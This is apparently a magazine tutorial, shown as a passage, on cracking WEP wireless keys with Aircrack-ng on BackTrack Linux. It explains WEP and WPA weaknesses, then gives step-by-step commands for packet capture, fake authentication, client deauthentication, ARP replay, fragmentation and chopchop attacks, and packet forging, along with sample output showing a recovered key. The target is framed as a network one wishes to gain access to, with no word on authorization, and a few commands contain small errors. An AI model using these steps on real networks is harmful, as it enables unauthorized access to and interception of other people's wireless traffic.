Basic knowledge of networks and wireless networks is beneficial

Basic knowledge of the Linux operating system and Bash console is beneficial

This article will focus on the use of Aircrack with the BackTrack Linux distro, so possession of a copy of this live CD would be beneficial.

- The AP sends back a challenge in *clear-text*.
- Tthe client then has to send this *clear-text* back encrypted with the WEP key in a second authentication request.
- The AP decrypts then compares the received text with that it has sent, and decides whether to associate with the client or not.

Wi-Fi Protected Access (comprising WPA and WPA2) was brought in as the solution to WEP's security vulnerabilities, and as of March 13 2006, WPA2 became the standard that all wireless devices need to include as an option in order to be *Wi-Fi Certified*. WPA was created by the Wi-Fi Alliance, a group that owns the *Wi-Fi* trademark. WPA is designed to distribute a different key to every user, however, a more vulnerable *Pre-Shared Key* (PSK) option is available, where every user has the same pass-phrase. This is practical for homes and small businesses who cannot afford the cost of an 802.11 authentication server. PSK keys consist of either 8 to 63 ASCII characters, or 64 hexadecimal digits. Currently, the only way to crack PSK is to employ a dictionary-based attack (documented later in the article). Data in WPA is also encrypted with the RC4 stream cipher (same as WEP), consisting of a 128-bit key and a 48-bit IV. WPA prevents replay attacks via the use of *Message Integrity Code* (MIC) – a secure message authentication code preventing the alteration of a payloads integrity.

So How Does Aircrack Work?

Aircrack-ng is a program distributed in the Aircrack program suite, and is the actual component of the suite that cracks the pre-captured IV's (explained in depth later). Aircrack-ng is able to crack WEP and WPA/WPA2 PSK's.

How does it crack WEP?

Once enough packets have been captured via the use of the Airodump program, Aircrack-ng is able to crack a WEP key using one of two methods. Airodump is a program that sniffs all the wireless traffic in the air around it, and captures it to a file that you have specified for use in cracking later. The two methods that Aircrack-ng can employ to crack are PTW (requiring very few packets to obtain the key, but is more restricted in situations that it can be used in), and the FMS/KoreK method, which uses a mathematical procedure of statistical origin combined with a brute-force attack in order to crack the key. A dictionary method is also available for WEP, but this is mainly used for WPA.

Who wrote Aircrack?

Aircrack was developed by Thomas d'Otreppe, an IT consultant for the company *Pulsar Consulting*. Thomas studied networking at the *Haute Ecole de Bruxelles* for a period of three years, and in July 2006, moved on to his current position at Pulsar Consulting – a business based in Brussels, Belgium. Thomas is a proficient coder in many languages, including Java, C++, VB .NET, PHP and Pascal (amongst others).


PTW Method

A 2005 paper by Andreas Klein (available at *http://cage.ugent.be/˜klein/RC4/RC4-en.ps)* detailed how there were many more relations between the RC4 stream cipher and the key than had been found by Fluhrer, Mantin and Shamir (the pillars behind the FMS/KoreK method employed by Aircrack-ng). The PTW method uses the information discovered by Klein to employ it in a WEP key attack and is basically an enhanced version of the FMS/KoreK method. One of its main downfalls is that it can only be used with ARP request and reply packets and not other traffic.

FMS/KoreK Method

(More information available in the following paper – *http://wiki-files.aircrack-ng.org/doc/using_FMS_attack.pdf*)

This method uses a combination of statistical analysis and brute force attacks. Overall, certain captured IV's effectively leak part of the WEP key for certain key bytes, and when handling each byte of the key individually, it is more likely that the correct IV is captured for each key byte. When it is, the probability of a correct key goes up dramatically, up to as much as fifteen percent. When using the statistical method, a series of votes is collected for the probability that each of the keys is one of those in the WEP key's bytes. Each different attack has a different probability of a particular byte being correct because of different mathematical variabilities in each method. These votes are collected, and a small number of likely keys are generated, which are then tested with brute force to determine which key is



```
                              Aircrack-ng 0.9.1


                 [00:00:20] Tested 1995 keys (got 566693 IVs)

   KB    depth   byte(vote)
    0    0/  1   AE(  50) 11(  20) 71(  20) 0D(  12) 10(  12) 68(  12) 84(  12)
    1    1/  2   5B(  31) BD(  18) F8(  17) E6(  16) 35(  15) 7A(  13) 7F(  13)
    2    0/  3   7F(  31) 74(  24) 54(  17) 1C(  13) 73(  13) 86(  12) 1B(  10)
    3    0/  1   3A( 148) EC(  20) EB(  16) FB(  13) 81(  12) D7(  12) ED(  12)
    4    0/  1   03( 140) 90(  31) 4A(  15) 8F(  14) E9(  13) AD(  12) 86(  10)
    5    0/  1   D0(  69) 04(  27) 60(  24) C8(  24) 26(  20) A1(  20) A0(  18)
    6    0/  1   AF( 124) D4(  29) C8(  20) EE(  18) 3F(  12) 54(  12) 3C(  11)
    7    0/  1   9B( 168) 90(  24) 72(  22) F5(  21) 11(  20) F1(  20) 86(  17)
    8    0/  1   F6( 157) EE(  24) 66(  20) DA(  18) E0(  18) EA(  18) 82(  17)
    9    0/  2   8D(  82) 7B(  44) E2(  30) 11(  27) DE(  23) A4(  20) 66(  19)
   10    0/  1   A5( 176) 44(  30) 95(  22) 4E(  21) 94(  21) 0F(  19) 4D(  19)
   11    1/  2   E2( 318) EF( 130) 04( 115) 65( 113) 57(  97) 39(  90) 5F(  84)

          KEY FOUND! [ AE:5B:7F:3A:03:D0:AF:9B:F6:8D:A5:E2:C7 ]
      Decrypted correctly: 100%


bt ~ #
```


Figure 1. *A screenshot showing the keybyte, depth, and votes display in Aircrack-NG*

correct. In Aircrack-ng, the particular byte leaked with its amount of votes is displayed in the format: byte(votes) for example A5 (145) as in Figure 1.

In effect, Aircrack uses mathematics to find the probability of a key being correct and then a short brute forcing session to determine if this is so. Obviously, with more data you are more likely to have the correct key. However, if time is not an issue and the key is not found using standard values, then another factor that can be changed is something called the *fudge factor.* This, basically, tells Aircrack how broadly to use brute-forcing. For example, say Aircrack searches between 0 and 2 by default an initial fudge factor, if you modify the fudge factor to a higher value (which is an option in your attack), then Aircrack would search between, 0 and 5 or 0 and 10 depending on how you modified the program. This will obviously take a lot longer, but it is more likely to find a key if this was difficult before. If you chose a fudge factor of two, this would take every value half as possible as the most popular byte and above. Then it would brute force them to check if they were correct. The amount that you increase the fudge factor by is directly proportional to the time and CPU power required to brute force the key.

For dictionary attacks, the dictionary must consist of ASCII or hexadecimal keys, and not both at the same time. WPA is only cracked via the use of dictionary attacks and the better the word list, the more likely you are to crack long or complicated WPA keys.

Figure 2. *The BackTrack Desktop*



```
bt ~ # iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wifi0     no wireless extensions.

ath0      IEEE 802.11g  ESSID:""  Nickname:""
          Mode:Monitor  Frequency:2.412 GHz  Access Point: 00:13:46:74:03:F5
          Bit Rate:0 kb/s   Tx-Power:31 dBm   Sensitivity=0/3
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=0/94  Signal level=-95 dBm  Noise level=-95 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

bt ~ # airmon-ng
```

Figure 3. *Iwconfig window*

How To Use BackTrack

BackTrack is a Linux Live-CD distribution which came into existence through the merging of the WHAX security auditing distro, and Auditor, another Linux distro whose main focus was security. BackTrack is based upon SLAX, and as such – it is highly customizable to the experienced user. For the less experienced though, it comes with literally hundreds of tools pre-installed and ready to use, as well as pre-patched drivers so things like wireless cracking will work with most cards straight away (as long as the cards support raw packet injection). BackTrack's main focus is security auditing, and has been ranked as the #1 Linux Distribution by Insecure.org (the home of Nmap – a popular port scanning tool). Using BackTrack is a basic procedure for a lot of people out there who have used Linux live CD's before, but not everyone has done so, and as such, I will guide you in how to do it. First of all, you need to head over to *http://www.remote-exploit.org/backtrack_download.html* and click on a link to download the ISO. For those of you who have never seen an ISO before, it is an image (or copy) of an entire CD in a single file, and can be burnt onto CD. The trick with burning ISO's is not to burn the actual ISO itself to the disc as a data file, but rather the contents of that ISO. There are two ways of doing so. One is to extract the contents of the ISO with WinRAR, and then burn the extracted files to the root of the CD. The other is to get a program like Nero or UltraISO and click on the option to *Burn ISO to Disc* or *Burn image to Disc*. Most CD burning programs will have this option, as well as instructions on how to do this, so I will not detail this step any further. Once the image has been burned to the disc, you will need to boot of this CD. In order to do this, one of two things must be done. You must either go into your computers BIOS settings (usually it will tell you what key to press in order to do this (*most common are* [*Delete*], [*F8*], or [*F10*]) – this must be done as the computer is still booting up – and will usually display within a few seconds of pressing the on button) and change the boot order so that the CD drive is before the Hard Drive (detailed instructions are available in your motherboard manual), or some newer laptops and PC's will have option select a boot device on startup (E.g. *Press* [*F10*] *to go to Boot Menu*) – you must select to boot from the CD drive. Once this has been successfully done, a prompt will be displayed as `"boot:"` without the quotes. At this point, just press enter and wait for everything to load. When everything is finished loading you will be prompted to login. The username is *root*, and the password is *toor.* Once you have typed these in, type *startx* and press enter. This will load the desktop, and you are ready to go. One problem that may be encountered on newer computers with SATA drives is an inability to boot – in this case, copy the *BT* folder off of the CD to the C Drive of the main computer. This should solve that problem. Any other issues can be sorted out by visiting *http://forums.remote-exploit.org/*

Choosing the Right Wi-Fi Card

As you may be aware, a lot of Wireless cards are avilable on the market, but only those which support Raw Packet Injection and Monitor Mode can be to used for wireless cracking. All cards need to be patched with the MadWifi card drivers (how to tell if your card is compatible – *http://www.aircrack-ng.org/doku.php?id=compatible_cards*). A list of compatible cards is available at *http://www.aircrack-ng.org/doku.php?id=compatibility_drivers&s=patching%20drivers*, and the MadWifi drivers are available at *http://madwifi.org/wiki/UserDocs/GettingMadwifi*, with patching instructions available at *http://madwifi.org/wiki/UserDocs/FirstTimeHowTo*. However, BackTrack comes with all cards already patched so that you only have to worry about compatibility (which is much better for work on the fly), and this is why I prefer to use BackTrack.

How To Do A Basic WEP Crack with Aircrack (with and without a client)


This section of the article demonstrates how to crack a WEP key with the Aircrack suite, and assumes the following:

- You are using the BackTrack Linux distro, which has wireless card drivers already patched for injection. If you are not, consider patching your drivers with the Madwifi drivers. These are available from *http://www.madwifi.net/* (as explained just before).
- You are close enough to the access point to be able to send and receive packets. If you are too close, though, you will flood your wireless card and cause no packets to be decipherable. It is preferable to be no closer than 2 meters to the AP. If you were any closer, you might as well just use Ethernet cabling.
- You are using the latest version of Aircrack-ng. I will explain how to install this in a moment.
- The name of your device is `ath0`. This will need to be changed according to your wireless device name, though this is generally standard for most wireless cards.
- All commands are run as root, which is standard in BackTrack, however, in other distros this can also be accomplished with the *sudo* command.

The following is a list of the information used in this section:

- MAC address of the pc running aircrack-ng, which is in this case, `00:13:46:74:03:F5`
- BSSID, which is the MAC address of the access point – `00:11:50:51:FD:DC`
- ESSID, the nickname given to the wireless network, in this case – `DOVER`
- Client MAC address (computer attatched to the network), in this case `00:17:AB:4B:53:C7`
- AP channel – we are using channel 1, but the standard is channel 6
- The wireless interface name – `ath0`

First thing we need to do is have the latest version of Aircrack-ng source code on a flash drive or HDD drive so that we can install this in the live system. Although the version with the live CD will work for what we are going to do, it is faster and more reliable with the latest version. This can be obtained from *http://download.aircrack-ng.org/aircrack-*



```
CH  3 ][ Elapsed: 8 s ][ 2007-10-13 14:28

BSSID              PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:13:D3:86:C6:5D    1        4        0    0   1  54  WPA  TKIP   PSK  sodnet
00:11:50:51:FD:DC   10       11        2    0   1  48  WEP  WEP         DOVER

BSSID              STATION            PWR  Lost  Packets  Probes

00:11:50:51:FD:DC  00:40:F4:B7:68:62   32    0        2
```

Figure 4. *Airodump displaying all local networks*

ng-0.9.1.tar.gz (this is the latest stable version, you can use the development version at your own risk if you desire). Copy or download this to the desktop of BackTrack and open a console session and type the following (remembering to exclude the `#` and everything before it):

```
bt ~ # cd Desktop/
bt Desktop # tar xfz aircrack-ng-
0.9.1.tar.gz
bt Desktop # cd aircrack-ng-0.9.1
bt aircrack-ng-0.9.1 # make
bt aircrack-ng-0.9.1 # make-install
bt aircrack-ng-0.9.1 # cd ..
bt Desktop # rm -r aircrack-ng-
0.9.1.tar.gz aircrack-ng-0.9.1
```

(this should remove the files off the desktop, but this can be done manually using the delete button).

Once this is done, you should have the latest version of Aircrack-ng installed. This is what we will be using, but first a little bit of theory about what we are going to do. The first type of security we are going to crack is a WEP-Encrypted Network, the weaker of the two main types of encryption. Our situation is a home network with a computer already attatched to the network (also known as a client). If a client is attatched, you will often have to just start the network traffic dumper (airodump-ng) and sit back until it has collected enough IV's. However, this is not always the case, and so we will also trick the access point into thinking we are already part of the network, and then bounce traffic off of it to capture more packets (remembering that the more packets we capture, the higher chance of getting the WEP key we have). To do this, we have to set the wireless card into a special monitor mode on the specific channel of the wireless network that we are trying to crack. This allows us to intercept all data that is travelling through the air on that channel (having it monitor just one channel speeds up the capture process immensely). We then use a program called Airodump-ng (part of the previously installed Aircrack-ng suite) to capture all this traffic to a file, which we will use later. I will also demonstrate a second alternative method to use if you have no clients attatched to the network. We will then use a program (also part of the suite) called aireplay-ng to trick the AP into thinking we are part of the network (called fake authentication) and also use it to inject packets into the network, in something called ARP request-replay mode (which generates more traffic, which means more packets and more IV's – they are what we want). The final step (and the most simple) is the actual cracking of the key (using Aircrack-ng). Everything that is explained here is the same process that was used in the video included on the disc that came with this magazine. I will now explain how we do all this, step by step. All the MAC addresses and other variables used are listed above, so where you see them, just substitute them for your equivalents.

Once you have booted from BackTrack (or whatever distro you are using), and are on the desktop, open up a terminal session (the command line prompt for linux). Enter in the command:

```
bt ~ # iwconfig
```

This will show us all the available network connections on the laptop or PC being used. Generally, it will include `lo` which is the loopback interface (local – 127.0.0.1), an `eth0` which is your ethernet connnection, and in this case `wifi0` and `ath0`, the wireless connections (on the `ath0` connection, it will say `Access point: FF:FF:FF:FF:FF:FF` – this is not actually the MAC address of the AP, it is instead your local MAC address, so take note of what it says – see Figure 3).

Once this is done, and in the same window, we will need to proceed to stop the wireless interface (`ath0`) so that we can start it with the special drivers and monitor mode needed. We do this by typing:


```
bt ~ # airmon-ng stop ath0
bt ~ # airmon-ng start wifi0
```

We have just stopped the `ath0` interface, and then started it with the special MadWifi drivers (by starting `wifi0` instead of `ath0` – this is important to do). At the moment, we have started it monitoring on every channel, because at this stage we do not know what networks are around us. To find out what networks there are, we need to open a new console and start `airodump-ng`. We do this by typing the following:

```
bt ~ # airodump-ng -w test ath0
```

The `-w` test option tells it to write the capture to a file named test via the interface `ath0`. We should now see a window similar to Figure 4, which will display all available networks in the surrounding area (that are broadcasting traffic).

You will see a number of different columns in this window. The BSSID column contains the MAC address of any available AP's. The PWR column is an indication of the power of the signal that you are receiving. The stronger it is, the better it is for faster traffic. The Beacons is an indication of the amount of traffic travelling by. The `#Data` is what we need to pay attention to – this is the amount of IV's you have captured. The `#/s` is also important, as this indicates how many IV's per second you are capturing. CH is the channel the network is on. MB is the speed of the network (in MB/s). ENC, CIPHER, and AUTH are all



```
bt ~ # aireplay-ng -3 -b 00:11:50:51:FD:DC -h 00:13:46:74:03:F5 ath0
Saving ARP requests in replay_arp-1013-143802.cap
You should also start airodump-ng to capture replies.
Read 17695 packets (got 5084 ARP requests), sent 6347 packets...(63 pps)
```

Figure 5. *Successful ARP request-reply*

encryption method related, and ESSID is the nickname of that network. Out of this window, note down (probably on a piece of paper or separate text file) the BSSID of the AP you wish to gain access to and remember what channel it is on. You can now stop airodump-ng by pressing the [*Ctrl*]+[*C*] combination (this will stop any current terminal operation). In the bottom half of the window, you will notice a few different, but somewhat similar columns. The Station is the MAC address of any client in the network, and the BSSID is the MAC of the access point it is connected to. The PWR is the signal strength between the client, and your computer. Packets is the amount of packets that the client has sent to the AP, and probes is the ESSID of the network that it is connected to. Now that we know what channel the network is on, we need to head back over to our original console session that we did all of our `iwconfig` and `airmon-ng` commands on. Once there, type:

```
bt ~ # airmon-ng stop ath0
bt ~ # airmon-ng start wifi0 1
```

This starts `wifi0` monitoring on channel 1. Re-enter `iwconfig` command just to check everything looks ok, and then head over to the previous airodump-ng console session, and enter in:

```
bt ~ # airodump-ng -c 1 -w output
                   ath0
```

This will start `ath0` monitoring on channel 1 and dumping to the file `output.cap`. Leave this running for now. You may or may not see any activity. We now need to do a fake authentication with this AP (trick it into thinking we are part of the network already, so that it will send us traffic). This is done by typing:

```
bt ~ # aireplay-ng -1 0 -e DOVER -a
   00:11:50:51:FD:DC -h 00:
      13:46:74:03:F5 ath0
```

Where -1 0 tells it to do a Fake Authentication with a re association timing of 0 seconds (but this can be configured to personal taste). If you are feeling experimental, instead of `-1`, you can use `-0`, which will tell it to disassociate all attatched clients, forcing them to reconnect and send data, which will generate IV's. You will have to change the timing interval to suit though. DOVER is the ESSID of the AP (which is defined by the `-e` option). The `-a 00:11:50:51:FD:DC` is the AP's MAC address, `-h 00:13:46:74:03:F5` is our local MAC address, and `ath0` is obviously the interface. We are basically providing the program with all the information it needs to do its fake Authentication. A successful authentication should say *Authentication Successful* (including a smiley face). Now we can go one of two ways: client attached or client not attached. They are as follows:

The following section is what to do when you have a client attatched:

If you have no clients attached, or this method does not work for you, skip to the next section. We now need to set aireplay-ng to generate some ARP requests for us. Aireplay-ng will listen for ARP packets on the network, which it will then capture, and re-inject into the network, and the AP will re-broadcast them, causing many more IV's to be generated. By doing this step, we should see the `#/s` rate in airodump-ng increase quite drastically. Enter:


```
bt ~ # aireplay-ng -3 -b 00:11:50:
                   51:
   FD:DC -h 00:13:46:74:03:F5 ath0
```

Where `-b 00:11:50:51:FD:DC` is the access point's MAC address, and `-h 00:13:46:74:03:F5` is once again our local MAC address of our PC. `Ath0` is still the interface. Shortly after this is entered, you should see the number of ARP requests increasing, and the `#/s` of the airodump-ng window anywhere between 150 and 300, as well as `#Data` increasing faster. Now skip past what to do when you have no clients, and proceed to *Cracking the Key.*

The following section describes your next steps once you have no clients attatched:

· Fragmentation Attack – (further reading at *http://darkircop.org/bittau-wep.pdf*). Sometimes, you will find that there is no client attached to the network, or the previous method did not work for you. In such a case, you will need to use aireplay-ng to capture a (pseudo-random generation algorithm PRGA) to create more packets for injection, which will allow us to gain more IV's. There are two ways of doing this. I will explain the Fragmentation attack. If this does not work, use the next section – the Chopchop Attack. To start this, enter (in a new console session):

```
bt ~ # aireplay-ng -5 -b 00:11:50:
                   51:
   FD:DC -h 00:13:46:74:03:F5 ath0
```



```
bt ~ # aireplay-ng -5 -b 00:11:50:51:FD:DC -h 00:17:AB:4B:53:C7 ath0
15:21:26  Waiting for a data packet...
Read 2772 packets...

        Size: 276, FromDS: 1, ToDS: 0 (WEP)

             BSSID  =  00:11:50:51:FD:DC
         Dest. MAC  =  FF:FF:FF:FF:FF:FF
        Source MAC  =  00:0C:76:E7:C0:42

        0x0000:  0842 0000 ffff ffff ffff 0011 5051 fddc  .B..........PQ..
        0x0010:  000c 76e7 c042 e072 919a e400 37b0 65b1  ..v..B.r....7.e.
        0x0020:  2861 c080 113a 5ae0 e66e bf46 0416 903f  (a...:Z..n.F...?
        0x0030:  b606 c88a 9b0b 27c8 9a9e 9704 2201 bdfe  .....'......"...
        0x0040:  34e1 f709 cde7 2bf0 9d06 aea3 9af6 d3f5  4.....+.........
        0x0050:  b5b3 7132 ba9a 3d8d 6fdb 2505 27ab 978a  ..q2..=.o.%.'...
        0x0060:  0842 dad7 f08a abe4 818d ca12 2718 6861  .B..........'.ha
        0x0070:  9825 0370 43db 57ce f497 81ae 6438 6cc6  .%.pC.W.....d8l.
        0x0080:  1570 8ad7 3afa 7873 38a9 4c06 6625 f210  .p..:.xs8.L.f%..
        0x0090:  e4c3 dd24 5f37 760f b7c8 bfdb 2aae 66c0  ...$_7v.....*.f.
        0x00a0:  c847 cee8 eedc bd6d 89a8 ba35 350c 9707  .G.....m...55...
        0x00b0:  e9a4 3c3b a82f cd32 9e60 2c07 0751 f457  ..<;./.2.`,...Q.W
        0x00c0:  c6a8 8670 5843 0bdb 95d1 ac9f 3ddb c3cf  ...pXC......=...
        0x00d0:  d124 2b00 7e60 9e6f aba5 b55c ea7d 90a9  .$+.~`.o...\.}..
        --- CUT ---

Use this packet ? 
```

Figure 6. *PRGA Packet Found*

Where `-5` is telling it to do a Fragmentation attack, using the rest of the data. Aireplay-ng will now read all packets before it finds a suitable one, at which point, it will display the contents of it on the screen, and ask you if you want to use this packet. Answer `y` for `yes`. This is the PRGA packet we use for ARP packet creation and injection.

After this, a success message will be displayed on the screen, and near the bottom of that screen, it will say: *Saving keystream in fragment-1013-153351.xor*, where the fragment-`xxxx-xxxxxx.xor` is a unique filename to your system. Nearer to the top of that message, it will also say *Saving chosen packet in replay_src-1013-152347.cap*, where the filename is also unique to your PC. Take note of these file names – i.e. do not close this console session. If this attack did not work, use the next section – Chopchop attack. If it did work, skip the Chopchop attack and go to *Creating the ARP Packet*.

· Chopchop Attack – The Chopchop attack is used to do exactly the same as the Fragmentation attack, but is used when fragmentation does not work. To start a fragmentation attack, open a new console and type:

```
bt ~ # aireplay-ng -4 -h 00:13:46:
                          74:
   03:F5 -b 00:11:50:51:FD:DC ath0
```

Where -4 indicates to do a Chopchop attack using the given information. The system will again display the captured packet, and ask you if you would like to use this one. Press `y` for `yes`, and take note of the name of the `.xor` and `cap` files it created in the success message. Now proceed onto *Creating the ARP Packet*.

· Creating the ARP Packet – In one of the previous two steps, you would have captured an `xor` and a `cap` file. These are the files we are going to use to create our ARP packet for injection. To do this, type in a new console session:

```
bt ~ # packetforge-ng -0 -a 00:11:
   50:51:FD:DC -h 00:13:46:74:03:
                   F5 -k
   255.255.255.255 -l
                   255.255.255.255
     -y fragment-1013-153351.xor -w
          replay_src-1013-
                   152347.cap
```

where `-0` tells packetforge-ng to generate an ARP packet, with the information given. Leave the IP addresses as `255.255.255.255`, as these will work for most AP's. We do not need an interface at this stage, as we were only creating the packet, not injecting it yet. It should say *Wrote packet to replay_src-1013-152347.cap*, where the *cap* file is of the same name. Keep this console open. The next step is the injection process. In the same console session, type:

```
bt ~ # aireplay-ng -2 -r
   replay_src-1013-152347.cap ath0
```

where `-2` tells aireplay-ng to use interactive frame selection, and `-r` is just the filename of the ARP packet. You should now start to see the IV's in `airodump-ng` increasing fairly fast, and the `#/s` at quite a reasonable speed.

